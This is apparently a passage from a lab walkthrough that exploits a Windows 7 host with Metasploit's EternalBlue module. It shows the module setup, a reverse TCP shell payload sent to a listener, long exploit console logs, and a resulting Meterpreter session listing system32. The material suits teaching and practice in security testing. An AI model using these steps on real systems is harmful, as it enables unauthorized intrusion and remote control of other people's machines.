
Step 4:

Searchsploit is a command-line tool that helps you quickly search for exploit-related information in the [Exploit Database (Exploit-DB)]. It is a valuable tool for penetration testers and security professionals, as it allows offline searches of a local copy of the Exploit-DB.




Step 5:

So we found the lots of exploit we use the EthernalBlue SMB remote window kernal pool c (use 0)




Step 6:

Then show options so there are two name to insert 1st is rhosts (victim ip) then 2nd is lhost (listener ip)



Step 7:

Then set RHOSTS (victim IP) and set the payloads first is show payloads so we use the payload/generic/shell_reverse_tcp then set the payload and run



Step 8:

So we exploit the payload

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.6:4444
[*] 192.168.1.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.7:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.7:445       - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.7:445 - The target is vulnerable.
[*] 192.168.1.7:445 - Connecting to target for exploitation.
[+] 192.168.1.7:445 - Connection established for exploitation.
[+] 192.168.1.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.7:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.7:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.1.7:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.1.7:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.1.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.7:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.7:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.7:445 - Starting non-paged pool grooming
[+] 192.168.1.7:445 - Sending SMBv2 buffers
[+] 192.168.1.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.7:445 - Sending final SMBv2 buffers.
[*] 192.168.1.7:445 - Sending last fragment of exploit packet!
[*] 192.168.1.7:445 - Receiving response from exploit packet
[+] 192.168.1.7:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.7:445 - Sending egg to corrupted connection.
[*] 192.168.1.7:445 - Triggering free of corrupted buffer.
[-] 192.168.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.1.7:445 - Connecting to target for exploitation.
[+] 192.168.1.7:445 - Connection established for exploitation.
[+] 192.168.1.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.7:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.7:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.1.7:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.1.7:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.1.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.7:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.1.7:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.7:445 - Starting non-paged pool grooming
```

Step 9:

Finally we got the meterpreter shell so we crack the machine

```
default@kali: ~
File  Actions  Edit  View  Help
[*] 192.168.1.7:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.1.7:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.1.7:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.1.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.7:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.1.7:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.7:445 - Starting non-paged pool grooming
[+] 192.168.1.7:445 - Sending SMBv2 buffers
[+] 192.168.1.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.7:445 - Sending final SMBv2 buffers.
[*] 192.168.1.7:445 - Sending last fragment of exploit packet!
[*] 192.168.1.7:445 - Receiving response from exploit packet
[+] 192.168.1.7:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.7:445 - Sending egg to corrupted connection.
[*] 192.168.1.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.7
[*] Meterpreter session 1 opened (192.168.1.6:4444 → 192.168.1.7:49159) at 2024-11-22 11:11:42 +0530
[+] 192.168.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2011-04-12 13:47:52 +0530  0409
100666/rw-rw-rw-  16832   fil   2024-11-23 00:34:15 +0530  7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A
                                                           0
100666/rw-rw-rw-  16832   fil   2024-11-23 00:34:15 +0530  7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A
                                                           0
100666/rw-rw-rw-  39424   fil   2009-07-14 06:54:45 +0530  ACCTRES.dll
100777/rwxrwxrwx  24064   fil   2009-07-14 07:08:55 +0530  ARP.EXE
100666/rw-rw-rw-  499712  fil   2009-07-14 07:11:53 +0530  AUDIOKSE.dll
100666/rw-rw-rw-  780800  fil   2010-11-21 08:54:49 +0530  ActionCenter.dll
100666/rw-rw-rw-  549888  fil   2010-11-21 08:54:49 +0530  ActionCenterCPL.dll
100666/rw-rw-rw-  213504  fil   2010-11-21 08:54:24 +0530  ActionQueue.dll
100777/rwxrwxrwx  40448   fil   2009-07-14 07:08:55 +0530  AdapterTroubleshooter.exe
040777/rwxrwxrwx  0       dir   2010-11-21 09:00:27 +0530  AdvancedInstallers
```